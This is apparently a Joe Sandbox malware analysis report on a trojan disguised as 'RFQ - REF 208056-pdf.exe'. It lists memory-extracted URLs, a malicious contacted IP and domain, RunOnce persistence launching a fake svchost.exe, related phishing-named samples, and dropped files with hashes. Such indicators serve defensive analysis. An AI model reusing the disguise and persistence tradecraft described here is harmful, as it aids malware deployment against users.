http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 00000005.00000002.307267041.00000243FF029000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 00000005.00000003.307049363.00000243FF042000.00000004.00000001.sdmp	false		high
http://crl.microsoft.co	powershell.exe, 00000011.00000002.551437427.0000000009B51000.00000004.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0C	RFQ - REF 208056-pdf.exe, 00000000.00000002.492361781.000000000395D000.00000004.00000001.sdmp, svchost.exe, 00000010.00000002.554662869.0000000007201000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://sectigo.com/CPS0D	RFQ - REF 208056-pdf.exe, 00000000.00000002.492361781.000000000395D000.00000004.00000001.sdmp, svchost.exe, 00000010.00000002.554662869.0000000007201000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://appexmapsappupdate.blob.core.windows.net	svchost.exe, 00000005.00000003.306998078.00000243FF061000.00000004.00000001.sdmp	false		high
http://www.nirsoft.net/	AdvancedRun.exe, AdvancedRun.exe, 0000000D.00000000.329692687.000000000040C000.00000002.00020000.sdmp, svchost.exe, 00000010.00000002.554662869.0000000007201000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	RFQ - REF 208056-pdf.exe, 00000000.00000002.403215923.0000000002581000.00000004.00000001.sdmp, powershell.exe, 00000009.00000002.539506519.0000000005161000.00000004.00000001.sdmp, svchost.exe, 00000010.00000002.524567158.00000000034C1000.00000004.00000001.sdmp, powershell.exe, 00000011.00000002.524025636.0000000050C1000.00000004.00000001.sdmp	false		high
http://www.bingmapsportal.com	svchost.exe, 00000005.00000002.307256810.00000243FF013000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	RFQ - REF 208056-pdf.exe, 00000000.00000002.509634686.0000000003B23000.00000004.00000001.sdmp, svchost.exe, 00000010.00000002.544302148.000000000477A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 00000005.00000002.307284356.00000243FF03E000.00000004.00000001.sdmp	false		high
http://www.microsoft.coaHp	powershell.exe, 00000011.00000002.547914635.0000000008310000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dynamic.t0.tiles.ditu.live.com/comp/gen.ashx	svchost.exe, 00000005.00000003.306998078.00000243FF061000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 00000005.00000003.307045052.00000243FF046000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 00000011.00000002.524764005.0000000005201000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 00000005.00000002.307284356.00000243FF03E000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Traffic/Incidents/	svchost.exe, 00000005.00000003.285270099.00000243FF031000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdi?pv=1&r=	svchost.exe, 00000005.00000003.307045052.00000243FF046000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 00000005.00000003.307034624.00000243FF041000.00000004.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	RFQ - REF 208056-pdf.exe, 00000000.00000002.492361781.000000000395D000.00000004.00000001.sdmp, svchost.exe, 00000010.00000002.554662869.0000000007201000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://activity.windows.comr	svchost.exe, 00000003.00000002.513627906.000002451B03E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 00000005.00000002.307284356.00000243FF03E000.00000004.00000001.sdmp, svchost.exe, 00000005.00000002.307256810.00000243FF013000.00000004.00000001.sdmp	false		high
http://https://%s.xboxlive.com	svchost.exe, 00000003.00000002.513627906.000002451B03E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev.ditu.live.com/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000005.00000003.307003492.00000243FF04D000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Locations	svchost.exe, 00000005.00000003.285270099.00000243FF031000.00000004.00000001.sdmp	false		high
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000005.00000003.285270099.00000243FF031000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/logging.ashx	svchost.exe, 00000005.00000003.306998078.00000243FF061000.00000004.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	RFQ - REF 208056-pdf.exe, 00000000.00000002.492361781.000000000395D000.00000004.00000001.sdmp, svchost.exe, 00000010.00000002.554662869.0000000007201000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdi?pv=1&r=	svchost.exe, 00000005.00000002.307307178.00000243FF05D000.00000004.00000001.sdmp	false		high
http://crl.m	powershell.exe, 00000011.00000002.551437427.0000000009B51000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	svchost.exe, 00000002.00000002.532241708.000001EAA1F60000.00000002.00000001.sdmp	false		high
http://https://dynamic.t	svchost.exe, 00000005.00000003.307003492.00000243FF04D000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	RFQ - REF 208056-pdf.exe, 00000000.00000002.492361781.000000000395D000.00000004.00000001.sdmp, svchost.exe, 00000010.00000002.554662869.0000000007201000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 00000005.00000003.306998078.00000243FF061000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 00000011.00000002.524764005.0000000005201000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 00000005.00000002.307267041.00000243FF029000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.tiles.virtualearth.net/tiles/gen	svchost.exe, 00000005.00000003.285270099.00000243FF031000.00000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 00000005.00000002.307307178.00000243FF05D000.00000004.00000001.sdmp	false		high
http://https://activity.windows.com	svchost.exe, 00000003.00000002.513627906.000002451B03E000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Locations	svchost.exe, 00000005.00000003.306998078.00000243FF061000.00000004.00000001.sdmp	false		high
http://https://%s.dnet.xboxlive.com	svchost.exe, 00000003.00000002.513627906.000002451B03E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 00000005.00000003.307021748.00000243FF04A000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.172.17	unknown	United States		13335	CLOUDFLARENETUS	true

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358398
Start date:	25.02.2021
Start time:	15:14:01
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 17m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ - REF 208056-pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@37/15@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 7.2% (good quality ratio 6.8%) • Quality average: 82.1% • Quality standard deviation: 27%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, SgrmBroker.exe, backgroundTaskHost.exe, WmiPrvSE.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 51.103.5.186, 51.104.144.132, 131.253.33.200, 13.107.22.200, 52.255.188.83, 104.42.151.234, 52.147.198.201, 23.211.6.115, 184.30.20.56, 51.11.168.160, 2.20.142.209, 2.20.142.210, 92.122.213.194, 92.122.213.247, 104.43.139.144, 20.54.26.129, 52.155.217.156 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus16.cloudapp.net, dual-a-0001.dc-msedge.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, vip2-par02p.wns.notify.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report creation exceeded maximum time and may have missing behavior and disassembly information. • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:15:04	API Interceptor	2x Sleep call for process: svchost.exe modified
15:15:31	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce XZFSGXzndMljLVEovPfqdS explorer.exe "C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe"
15:15:39	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce XZFSGXzndMljLVEovPfqdS explorer.exe "C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe"
15:15:57	API Interceptor	25x Sleep call for process: powershell.exe modified
15:16:20	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.172.17	CN-Invoice-XXXXX9808-19011143287994.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/8875 6E9935B1A5 EAEE811D9B DFD69574.html
	RFQ_#2021-2-25-1.pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/0999 66AA4311D7 113F5BB60B 93F45E2A.html
	PRODUCT SPECIFICATION.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/645C 0E3DC93FA9 5B6C8A8ED7 479D7BE0.html
	Sample Request for Proposal for Auditing Services.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/047C 6EE29B052D E5AEEBC404 4252D106.html
	DHL_document1102202068090891.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/4014 6EDED8BA63 D6AE3F2DAF 99B02171.html
	Dekont.pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/543D 6276259C45 3DE82D4E8A 6F9C519D.html
	order inquiry.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/AE1C A9ADC0D7C9 BC87D3746C 7E358920.html
	IMG_5771098.xlsx	Get hash	malicious	Browse	• corolobox orozor.com /base/F31A 591A992F9F 10459CA919 56D4B922.html
	2070121SN-WS.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/D673 58B78A0270 CCB5939EF8 C3384EB0.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SAL-0908889000.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/707A 5EEA0CF5BE FE1A44A93C 9F311222.html
	Purchase Order_Pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/A0BC 51B15BADC6 21E7C2DA57 F1F666B5.html
	Payment Notification.doc	Get hash	malicious	Browse	• corolobox orozor.com /base/C31D 970F225E46 D6FFA42B11 7CC87914.html
	PO98000000090.jar	Get hash	malicious	Browse	• corolobox orozor.com /base/6CE9 6E65ABD2B0 982219B89A 4C828006.html
	P O DZ564955B.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/EE9C 9D2BE71BE9 3E8EF2E1EE 1CA658F4.html
	PO98000000090.jar	Get hash	malicious	Browse	• corolobox orozor.com /base/991C 9BCC0F549A F2B1F88216 FC377C57.html
	ORIGINAL090000000.jar	Get hash	malicious	Browse	• corolobox orozor.com /base/768C B08D476E7F F779DD1110 D477974C.html
	Fireman.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/F245 078D9F23F9 50E50BB0B3 E5A55F73.html
	PO No. 2995_pdf.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/19F8 0EF211BCE8 F026E05C22 0DD03823.html
	NEW ORDER.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/55DE F9932F060D 16BC71F37E 3F290A51.html
	CN-Invoice-XXXXX9808-19011143287993.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/4F54 EC6FA5BCCB 7C8CBF2FD8 D36F4A4B.html

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
coroloboxorozor.com	CN-Invoice-XXXXX9808-19011143287994.exe	Get hash	malicious	Browse	• 172.67.172.17
	RFQ_#2021-2-25-1.pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	PRODUCT SPECIFICATION.exe	Get hash	malicious	Browse	• 172.67.172.17
	Sample Request for Proposal for Auditing Services.exe	Get hash	malicious	Browse	• 104.21.71.230
	DHL_document1102202068090891.exe	Get hash	malicious	Browse	• 172.67.172.17
	Dekont.pdf.exe	Get hash	malicious	Browse	• 172.67.172.17
	order inquiry.exe	Get hash	malicious	Browse	• 172.67.172.17
	IMG_5771098.xlsx	Get hash	malicious	Browse	• 172.67.172.17
	YrdW0m2bjE.exe	Get hash	malicious	Browse	• 104.21.71.230
	em6eElVbOm.exe	Get hash	malicious	Browse	• 104.21.71.230

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2070121SN-WS.exe	Get hash	malicious	Browse	• 172.67.172.17
	DOC-654354.xlsx	Get hash	malicious	Browse	• 104.21.71.230
	xQHJ4rJmTi.exe	Get hash	malicious	Browse	• 104.21.71.230
	RFQ CSDOK202040890.exe	Get hash	malicious	Browse	• 104.21.71.230
	SAL-0908889000.exe	Get hash	malicious	Browse	• 104.21.71.230
	Purchase Order_Pdf.exe	Get hash	malicious	Browse	• 104.21.71.230
	Payment Notification.doc	Get hash	malicious	Browse	• 172.67.172.17
	SecuriteInfo.com.Artemis30F445BB737F.24261.exe	Get hash	malicious	Browse	• 104.21.71.230
	PO98000000090.jar	Get hash	malicious	Browse	• 172.67.172.17
	P O DZ564955B.exe	Get hash	malicious	Browse	• 172.67.172.17

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	CN-Invoice-XXXXX9808-19011143287994.exe	Get hash	malicious	Browse	• 172.67.172.17
	twistercrypted.exe	Get hash	malicious	Browse	• 104.18.28.12
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 104.16.19.94
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 104.16.18.94
	C1 PureQuest PO S1026710.xlsm	Get hash	malicious	Browse	• 104.17.234.204
	Returned Message Body.exe	Get hash	malicious	Browse	• 172.67.188.154
	W175EHpHv3.exe	Get hash	malicious	Browse	• 172.67.194.108
	Bankdaten #f6356.pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	W175EHpHv3.exe	Get hash	malicious	Browse	• 172.67.194.108
	PO#2102003.exe	Get hash	malicious	Browse	• 172.67.188.154
	Qvc Order .exe	Get hash	malicious	Browse	• 172.67.188.154
	company inquiry.exe	Get hash	malicious	Browse	• 172.67.188.154
	Neue Bestellung_WJO-001, pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	Order NX-LI-15-0001.exe	Get hash	malicious	Browse	• 104.21.19.200
	TNT eInvoice_pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	000INV00776.exe	Get hash	malicious	Browse	• 172.67.188.154
	SAES-0077766.exe	Get hash	malicious	Browse	• 104.21.19.200
	PO.Attached98736.PDF.exe	Get hash	malicious	Browse	• 104.21.19.200
	mif000262021.exe	Get hash	malicious	Browse	• 172.67.188.154
	PAYMENT SWIFT USD96110_PDF.exe	Get hash	malicious	Browse	• 104.21.19.200

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\AdvancedRun.exe	CN-Invoice-XXXXX9808-19011143287994.exe	Get hash	malicious	Browse	
	PRODUCT SPECIFICATION.exe	Get hash	malicious	Browse	
	DHL_document1102202068090891.exe	Get hash	malicious	Browse	
	em6eElVbOm.exe	Get hash	malicious	Browse	
	Purchase Order_Pdf.exe	Get hash	malicious	Browse	
	Fireman.exe	Get hash	malicious	Browse	
	NEW ORDER.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287993.exe	Get hash	malicious	Browse	
	payment confirmation 0029175112.exe	Get hash	malicious	Browse	
	Vrxs6evJO7.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.GenericKD.36380495.3131.exe	Get hash	malicious	Browse	
	RMe2JcmlSh.exe	Get hash	malicious	Browse	
	New Order 2300030317388 InterMetro.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287989.exe	Get hash	malicious	Browse	
	PURCHASE ITEMS.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287992.exe	Get hash	malicious	Browse	
	quotation_PR # 00459182..exe	Get hash	malicious	Browse	
	PURCHASE ORDER CONFIRMATION.exe	Get hash	malicious	Browse	
	New Order.exe	Get hash	malicious	Browse	
	PO#87498746510.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.597889115294713
Encrypted:	false
SSDEEP:	6:0FvMk1GaD0JOCEfMuaaD0JOCEfMKQmD2utAl/gz2cE0fMbhEZolrRSQ2hyYIIT:05GaD0JcaaD0JwQQ2utAg/0bjSQJ
MD5:	C664243FC27035F720256C6B25D79A29
SHA1:	24F1AF0205F776EDF15128AE46A6DABA6450F8C7
SHA-256:	4CDBB7488D24303793F8CF2D0C03BB25443CFEE2BB0D319C73909E91E500E0F3
SHA-512:	B559AA386F3EE1A63C2C07439817EBF38CA9E3EE52DCE327D5BFAB7A17F9F1243FAA74FA3CBEA643B9C877428E81DD7F6FC1239C3655C4BDAFDA6DE2635A390E
Malicious:	false
Preview:	.....:{..(.....y..... ..1C:\ProgramData\Microsoft\Network\Downloader\.....C:\ProgramData\Microsoft\Network\Downloader\.....0u.....@...@.....y.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m.D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G.....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x614d938a, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.09469397928593626
Encrypted:	false
SSDEEP:	6:5zwl/+zVRIE11Y8TRXxc7lwqKfzwl/+zVRIE11Y8TRXxc7lwqK:50+zVO4blMwqKf0+zVO4blMwqK
MD5:	E2D4D11F0701256A691B3C649505527D
SHA1:	2C6BCCBE7748E05DC1E80A165C58C79B3A2C1ECD
SHA-256:	1CB400EB6534FA7DCB5A2EDA443B9AD6797AD23C0AD52BE728B9A3432A95FB37
SHA-512:	D8BB1A654E7A7F153536044C933FD53B32A1834C445F01D360008809207E372A507499D3A76EA9C2DF00A1196EA743324788F43BFC498660D4345424BA038F12
Malicious:	false
Preview:	aM..... .....e.f.3...w.....&.....w.....y..h.(.....3...w.....B.....@..... ....3...w..... .....3.....y.....|.....y.....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.1093288637601826
Encrypted:	false
SSDEEP:	3:QhRm/t7EvgJ8BK+Al/bJdAti/0cwX/all:QHm1igJN+At4glwG
MD5:	866F5280185C6141740F793982D4D490
SHA1:	DC9BBAAFE4CA6E76B5EC3934B1E6B4874A905A46
SHA-256:	FA3BE1BEB42DDDE6BF6E1264FDE7B9EBD8B8670BB527DA964A460B39E9C10531
SHA-512:	F77A01D64895543819100DC0F2BC33AE67736BDF169E82877CBE15D8184C2F9F587FE510217282502F835C2D4759A2B9E180A17003E49D7200BE3378F170AF3A
Malicious:	false
Preview:	Y$.4.....3...w.....y.....w.....w.....w....:O.....w.....|.....y..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\AdvancedRun.exe	
Process:	C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: CN-Invoice-XXXXX9808-19011143287994.exe, Detection: malicious, Browse • Filename: PRODUCT SPECIFICATION.exe, Detection: malicious, Browse • Filename: DHL_document1102202068090891.exe, Detection: malicious, Browse • Filename: em6eElVbOm.exe, Detection: malicious, Browse • Filename: Purchase Order_Pdf.exe, Detection: malicious, Browse • Filename: Fireman.exe, Detection: malicious, Browse • Filename: NEW ORDER.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287993.exe, Detection: malicious, Browse • Filename: payment confirmation 0029175112.exe, Detection: malicious, Browse • Filename: Vrxs6evJO7.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.GenericKD.36380495.3131.exe, Detection: malicious, Browse • Filename: RMe2JcmlSh.exe, Detection: malicious, Browse • Filename: New Order 2300030317388 InterMetro.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287989.exe, Detection: malicious, Browse • Filename: PURCHASE ITEMS.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287992.exe, Detection: malicious, Browse • Filename: quotation_PR # 00459182..exe, Detection: malicious, Browse • Filename: PURCHASE ORDER CONFIRMATION.exe, Detection: malicious, Browse • Filename: New Order.exe, Detection: malicious, Browse • Filename: PO#87498746510.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....()......).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\test.bat	
Process:	C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false

C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\test.bat	
